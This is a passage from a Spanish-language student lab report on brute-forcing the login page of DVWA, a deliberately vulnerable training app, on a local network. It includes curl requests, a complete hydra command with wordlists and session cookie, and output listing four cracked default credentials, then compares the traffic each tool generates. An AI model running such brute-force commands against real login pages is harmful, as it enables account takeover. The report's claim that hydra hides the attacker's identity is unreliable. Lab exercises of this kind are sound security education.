-H 'Referer: http://localhost/vulnerabilities/brute/' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36' \
-H 'sec-ch-ua: "Chromium";v="117", "Not;A=Brand";v="8"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "macOS"' \
--compressed

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
        <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
        <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
        <link rel="icon" type="\image/ico" href="../../favicon.ico" />
        <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
    </head>
    <body class="home">
        <div id="container">
```

Figura 28: Curl

Se carga en la terminal y aparece el html de la página.

```
<div class="vulnerable_code_area">
    <h2>Login</h2>

    <form action="#" method="GET">
        Username:<br />
        <input type="text" name="username"><br />
        Password:<br />
        <input type="password" AUTOCOMPLETE="off" name="password"><br />
        <br />
        <input type="submit" value="Login" name="Login">

    </form>
    <p>Welcome to the password protected area pablo</p>
</div>

<h2>More Information</h2>
<ul>
    <li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>
    <li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_blank">http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
    <li><a href="http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html" target="_blank">http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html</a></li>
</ul>
</div>

<br /><br />

</div>

<div class="clear">
</div>

<div id="system_info">
    <input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../../vulnerabilities/view_help.php?id=brute&security=low' "> <input type="button" value="View Source" class="popup_button" id='source_

```

Figura 29: Curl 2

Se puede ver que aparece el mensaje "Welcome to...." Que indica que se han ingresado credenciales correctas.

## 2.9. Demuestra 5 diferencias (curl)

A continuacion se presentarán diferencias en las paginas (html) que genera el comando curl, al ingresar con datos erróneos y datos correctos. Para esto, se modifican los campos username y password por datos incorrectos, para hacer la comparación.

## 2.10 Instalación y versión a utilizar (hydra)

## 2 DESARROLLO DE ACTIVIDADES




Figura 30: Html's Generados en Curl, a la izquierda el login correcto y a la derecha el incorrecto

Las diferencias son:

1. Mensajes distintos:

La página con credenciales correctas muestra el mensaje de bienvenida "Welcome to...- el nombre de usuario: "pablo". Sin embargo en la otra pagina muestra Username and/or password incorrect."

2. Tipo de letra:

Ambas páginas muestran distintos tipos de letra.

3. Carga de imagen:

La página con la credenciales correctas parece estar cargando una imagen de usuario, no así la otra página.

4. Tamaño de letra:

El tamaño de la letra del mensaje de bienvenida para la página con credenciales correctas es notablemente mas grande que el otro.

## 2.10. Instalación y versión a utilizar (hydra)

Ahora se realizará un nuevo ataque de fuerza bruta, pero en vez de burp suite, se utilizará hydra. Para instalarlo se utiliza Home Brew, con el comando "brew install hydra".

```
mimac@MacBook-Air-de-Mi ~ % hydra --version
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

hydra: illegal option -- -
mimac@MacBook-Air-de-Mi ~ %
```

Figura 31: Hydra Instalado

## 2.11. Explicación de comando a utilizar (hydra)


Para realizar el ataque, primero se debe crear un txt con la lista de usuarios que se habían descubierto anteriormente. Luego la idea es hacer algo similar que con el payload del intruder, hay que entregarle a hydra la lista de usuarios, junto con la lista de las contraseñas posibles. Para esto se utiliza el siguiente comando:

```
mimac@MacBook-Air-de-Mi Lab2-Cripto % hydra -L usuariosRegistrados.txt -P 10-million-password-list-top-100.txt 'http-get-form://192.168.100.33:80/vulnerabilities/brute/:username^USER^&password^PASS^&Login=Login:H=Cookie\:\PHPSESSID=2s4s9vi3fe00qkg01jg9f438r3; security=low:F=Username and/or password incorrect'
[...]
bd5csa7" -1
```

Figura 32: Hydra Instalado

1. -L: Indica que se utilizará un txt con los nombres de usuario.
2. -P: Indica que se utilizará un txt con las posibles contraseñas
3. 'http-get-form': Indica que se obtendrá un formulario utilizando el protocolo http.
4. ^USER^ PASS: Es la notación para indicarle a hydra que ahí van los parámetros de usuario y contraseña.
5. H=Cookie y phpsesssid, son los parámetros que indican a la página que es una solicitud válida. Es una cabecera http, que debe ser igual a la original. (ver imagen anterior).
6. F: Indica que si hydra encuentra el string "Username and/or password incorrect", será un intento fallido.

## 2.12. Obtención de al menos 2 pares (hydra)



```
lion-password-list-top-100.txt 'http-get-form://192.168.100.33:80/vulnerabilities/brute/:username^USER^&password^PASS^&Login=Login:H=Cookie\PHPSESSID=2s4s9vi3fe00qkg01jg9f438r3; security=low:F=Username and/or password incorrect'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-18 03:08:29
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 505 login tries (l:5/p:101),
~32 tries per task
[DATA] attacking http-get-form://192.168.100.33:80/vulnerabilities/brute/:username^USER^&password^PASS^&Login=Login:H=Cookie\PHPSESSID=2s4s9vi3fe00qkg01jg9f438r3; security=low:F=Username and/or password incorrect
[80][http-get-form] host: 192.168.100.33 login: admin password: password
[80][http-get-form] host: 192.168.100.33 login: smithy password: password
[80][http-get-form] host: 192.168.100.33 login: gordonb password: abc123
[80][http-get-form] host: 192.168.100.33 login: pablo password: letmein
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-18 03:08:32
mimac@MacBook-Air-de-Mi_Lab2-Cripto %
```

Figura 33: Ataque de Hydra

Se puede ver que obtiene las mismas 4 credenciales anteriores.

## 2.13. Explicación paquete curl (tráfico)




Figura 34: Captura cURL

Al utilizar cURL, se generan 2 paquetes, un GET del cURL y un RESPONSE del servidor. Se puede notar que Source y Destination es la dirección del ROUTER, por ende, oculta la ip del equipo atacante. También muestra el sistema operativo del atacante, en este caso es MacOS.

## 2.14. Explicación paquete burp (tráfico)




Figura 35: Captura BurpSuite

Burp por otro lado, realiza 2 peticiones GET, y el sevidor responde 2 veces. Al igual que con cURL, la ip que se muestra es la del router. Muestra también el sistema operativo del atacante, en este caso es MacOS.

## 2.15. Explicación paquete hydra (tráfico)




Figura 36: Captura Hydra

Hydra por su parte, genera varios paquetes, esto es porque intenta descaradamente acceder con cada contraseña del diccionario, por cada usuario. Llama la atención que la ip que aparece es la de la víctima, perdiendo esta así noción de quién lo ataca. Tampoco muestra ni el SO ni la marca del equipo atacante

## 2.16. Mención de las diferencias (tráfico)

La principal diferencia es la gran cantidad de tráfico que genera hydra, es ridículamente notorio, por lo que no es una herramienta que pase desapercibida, en términos de saber que se está siendo atacado por Hydra, de hecho, esta no se esconde, dice que es Hydra atacando. Sin embargo, tiene una ventaja sobre las otras que es que permite esconder totalmente al atacante. A diferencia de las otras, si atacas a un lugar que frecuentas, no debes salir corriendo (XD). Burpsuite quizás pase más desapercibida por no tener tanto tráfico. Sin embargo, llama la atención que tenga 2 GET. Quizás en medio de harto tráfico http, pueda camuflarse. Curl es inocente, no genera sospecha pero tampoco se puede obtener toda la información completa que está alojada en el servidor de la aplicación, como los colores, imágenes etc. Solo extrae el html.

## 2.17. Detección de SW (tráfico)

Hydra es el mejor metodo para pasar desapercibido, no en ataque, sino en identidad. Cualquiera puede haber sido el culpable.

## Conclusiones y comentarios

Los ataques de fuerza bruta son una forma interesante de intentar obtener credenciales de usuarios de una aplicación web. Sin embargo, esto fue posible a la baja seguridad de DVWA que tuvo en un inicio, el error de mostrar la ruta absoluta de la imagen de usuario y tener un directorio de usuarios accesible a todo público.

Utilizar Hydra puede resultar peligroso, dado que no es desapercibido el ataque y de seguro existen herramientas que permiten rastrear a quien o hizo. Me gustaría aprender más sobre esto.